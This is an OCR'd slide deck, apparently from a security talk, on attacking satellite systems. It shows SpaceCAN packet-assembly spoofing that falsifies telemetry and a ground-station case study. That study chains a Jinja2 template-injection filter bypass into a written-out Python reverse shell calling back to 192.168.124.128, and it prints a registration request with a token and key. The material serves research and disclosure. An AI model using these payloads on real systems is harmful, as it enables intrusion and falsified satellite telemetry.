



# SpaceCAN - Housekeeping

① Header
② Timing
③ Data

- TC[3,5] Housekeeping
  - The node can send data to the controller after activation -> time to spoof
  - Housekeeping is a maintain mode for checking component status




# SpaceCAN - packet splitting

① Header
② Timing
③ Data

- In a CAN frame, the length of data field is only 8 bytes
- If TM data is longer than 8 bytes, SpaceCAN splits the data into frames

```python
def split(self):
    total_frames = math.ceil(len(self.data) / MAX_DATA_LENGTH)
    total_frames = max(1, total_frames)
    for n in range(total_frames):
        data = bytearray(self.data[n * 6 : n * 6 + 6])
        header = bytearray([total_frames - 1, n])
        yield header + data
```


```
Data([1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14])
```



# SpaceCAN - packet assembling

① Header
② Timing
③ Data

- No additional validation is performed in PacketAssembler
  - *Buffer* is only toggled *on/off* and is cleared after packet assembling
  - Assemble when *length = total_frames*
  - No further check between *order* & *total_frames*




```python
class PacketAssembler:
    def __init__(self, parent):
        self.parent = parent
        self.buffer = {}

    def process_frame(self, can_frame):
        can_id = can_frame.can_id
        total_frames = can_frame.data[0] + 1
        n = can_frame.data[1]

        if can_id not in self.buffer:
            self.buffer[can_id] = {}

        self.buffer[can_id][n] = can_frame.data[2:]

        if len(self.buffer[can_id]) == total_frames:
            framebuffer = self.buffer[can_id]
            data = []
            for k in sorted(framebuffer):
                data.extend(framebuffer[k])
            del self.buffer[can_id]
            packet = Packet(data)
            return packet

        return None
```

Check the total number of frames


Create a buffer for sender node ID if does not exist

Assemble the data and return the result

# SpaceCAN - packet assembling

① Header
② Timing
③ Data


- Attack method
  - Fulfill *buffer length=total_frames*
  - Overwrite part of data
  - Produce fewer packets as possible



# SpaceCAN - packet assembling

① Header
② Timing
③ Data

- Attack method
  - Fulfill *buffer length=total_frames*
  - Overwrite part of data
  - Produce fewer packets as possible
  - Manipulate order by index in Frame order



# SpaceCAN - manipulation

① Header
② Timing
③ Data

- Data manipulation will lead to
  - On the satellite, it will trigger a programmed, emergent automatic fix
  - It may mislead operators into making bad decisions

Normal voltage = 48.5

```
new added data in buffer 1100000001[0] = bytearray(b'\x03\x19\x02A\xc88')
assembled data = Packet([3, 25, 2, 65, 200, 56, 66, 66, 66, 66, 66])
TM[03, 25] with data 0x0241c8384242424242 from node 1
--> received housekeeping report (1, 2) from node 1:
 => temperature: 25.027469635009766
 => voltage: 48.56470489501953
```


Manipulated voltage = 0

```
new added data in buffer 1100000001[0] = bytearray(b'\x03\x19\x02A\xcc`')
new added data in buffer 1100000001[1] = bytearray(b'\x06\x00\x00\x00\x00')
assembled data = Packet([3, 25, 2, 65, 204, 96, 6, 0, 0, 0, 0])
TM[03, 25] with data 0x0241cc600600000000 from node 1
--> received housekeeping report (1, 2) from node 1:
 => temperature: 25.546886444091797
 => voltage: 0.0
```

# Satellite segments & attacks

- Replay
- Spoofing
- Jamming
- Interfering

Uplink



- Insecure protocols
- Unauthorized control
- Spoofing
- Jamming

Space Segment

Downlink

- Eavesdropping
- Spoofing
- Jamming
- Interfering

Link Segment

User Segment

- Malware
- IoT vulnerabilities
- Spoofing


- Malware
- Replay / Spoofing
- Jamming / Interfering
- Infrastructure

Ground Segment

# Case Study - System β

# System β

- A ground station system
- 3-layer system
  - CSP service
    - Interact with the satellite; written in C
  - Middleware
    - Handles authentication, logging, and data transferring; written in Python
  - Web service
    - Provides a human interface; written in Python



# Libcsp

- CubeSat Space Protocol (CSP)
  - Small network-layer delivery protocol designed for CubeSats
- Open source in 2008 , C library
  - https://github.com/libcsp/libcsp
- Widely used by organizations in the satellite industry
  - GomSpace, GATOSS, GOMX-1, AAUSAT3, EgyCubeSat, EuroLuna, and the Hawaiian Space Flight Laboratory...


https://github.com/libcsp/libcsp

# Known vulnerabilities in Libcsp

- Buffer overflows in very old version
- Johannes Willbold at BHUS23 revealed that in Libcsp, CRC and HMAC do not protect the headers
- In the version 2, it is still vulnerable for backward compatibility

**CSP Header 1.x**

| Bit offset | 31 | 30 | 29 | 28 | 27 | 26 | 25 | 24 | 23 | 22 | 21 | 20 | 19 | 18 | 17 | 16 | 15 | 14 | 13 | 12 | 11 | 10 | 9 | 8 | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | Priority | | Source | | | | | Destination | | | | | Destination Port | | | | | | Source Port | | | | | | Reserved | | | | HMAC | XTEA | RDP | CRC |
| 32 | Data (0 – 65,535 bytes) | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |

https://en.wikipedia.org/wiki/CubeSat_Space_Protocol

# System β - Web Service


- Operator - mostly monitoring , functions
- Engineer - Key , monitoring , functions
- Admin - Key , firmware update , management


Account:

Password:

Key:

The 20-character length restriction applies only to the front end






Credit: Friends

# System β - SSTI

- Server-Side Template Injection
- An attacker can inject malicious code into a template that is executed on the server
- Python Flask with Jinja2 is common in CTFs
- Easy test cases :

  `{{7*7}} , {{ "hello"|upper }}`

- The Jinja2 sandbox provides protection against the abuse of Python's internal functions

```python
from flask import Flask, request
from jinja2.sandbox import SandboxedEnvironment

app = Flask(__name__)

@app.route('/')
def index():
    payload = request.args.get('s', '{{1+1}}')

    sandbox = SandboxedEnvironment()

    try:
        template = sandbox.from_string(payload)
        result = template.render()
    except Exception as e:
        result = f"Error: {str(e)}"

    return f"Template result: {result}"
```

With jinja2 sandbox

# System β - Jinja2 Sandbox

- Jinja2 sandbox is common in real world

```
{{7*7}}
```

```
>> 49
```

```
{{request.__class__.__init__.__globals__['__builtins__']['__import__']('os').popen('id').read()}}
```

```
>> Error: access to attribute '__init__' of 'Undefined' object is unsafe
```

# System β - Filter bypass

- It filtered "**{{**" and "**}}**" by their own blacklist , instead of using Jinja2 sandbox
- Try "**{%**" "**%}**"

```
{% if 7*7 == 49 %}True{% else %}False{% endif %}
```

```
>> True
```

```
{% for c in ().__class__.__base__.__subclasses__() %}
    {% if c.__name__ == 'catch_warnings' %}
        {% print(c) %}
    {% endif %}
{% endfor %}
```

```
>> <class 'warnings.catch_warnings'>
```

# Reverse shell - RCE on Web service 😽

```
{% for x in ().__class__.__base__.__subclasses__() %}
  {% if "warning" in x.__name__ %}
    {% set _ = x()._module.__builtins__['__import__']('os').popen("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\
\"192.168.124.128\\",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\\"/bin/sh\\", \\"-I\\"]);'") %}
  {% endif %}
{% endfor %}
```


# System β - Middleware

- Dump Web code and DB with hardcoded password
- Key is also synced to Middleware for auth and log
- No special encoding between CSP endpoint and Middleware

```
POST /register
Host: 10.0.2.4
Token: od83400Z@56-po6liw9pfpgo
..[SNIP]..
{
  "userkey":"49!mvkr9toisSPE",
  "role":"po6liw9pfpgo"
}
```


{Key}-{role}

